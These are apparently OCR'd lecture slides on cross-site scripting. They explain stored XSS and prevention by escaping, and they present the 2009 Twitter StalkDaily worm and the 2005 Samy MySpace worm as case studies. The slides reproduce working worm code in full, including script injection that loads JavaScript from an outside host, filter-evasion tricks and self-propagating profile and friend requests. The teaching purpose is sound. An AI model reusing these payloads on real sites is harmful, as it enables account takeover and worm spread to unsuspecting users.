
naive.com/hello.cgi?name=*Bob*

Welcome, dear Bob

naive.com/hello.cgi?name=*<img src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>*

Welcome, dear


Cross-Site Scripting (XSS)



Where Malicious Scripts Lurk, and Stored XSS

- User-created content
  - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
  - Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS


Attack server
4 steal valuable data
User victim
2 request content
3 receive malicious script
Users view or download content
Attacker
1 Inject malicious script
Store bad stuff
Server victim

Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
  - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but
with pictures, videos, and so much more!  ");
var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeyylolz.uuuq.com/x.js"></script><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');
var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```

http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/

Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
  - Use a good escaping library
    - OWASP ESAPI (Enterprise Security API)
    - Microsoft's AntiXSS
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ' becomes ' " becomes " & becomes &
  - In ASP.NET, Server.HtmlEncode(string)

Preventing Injection is Hard! MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but does allow tags for CSS.
  -
- But MySpace will strip out "javascript"
  - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
  - Convert from decimal instead:
    alert('double quote: ' + String.fromCharCode(34))

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.sear
ch}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv
id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewI
nterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fu
seaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXM
LObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

MySpace Worm (3)

- *"There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or **** anyone off. This was in the interest of..interest. It was interesting and fun!"*
- Started on "samy" MySpace page
- Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero
- 5 hours later "samy" has 1,005,831 friends
  - Was adding 1,000 friends per second at its peak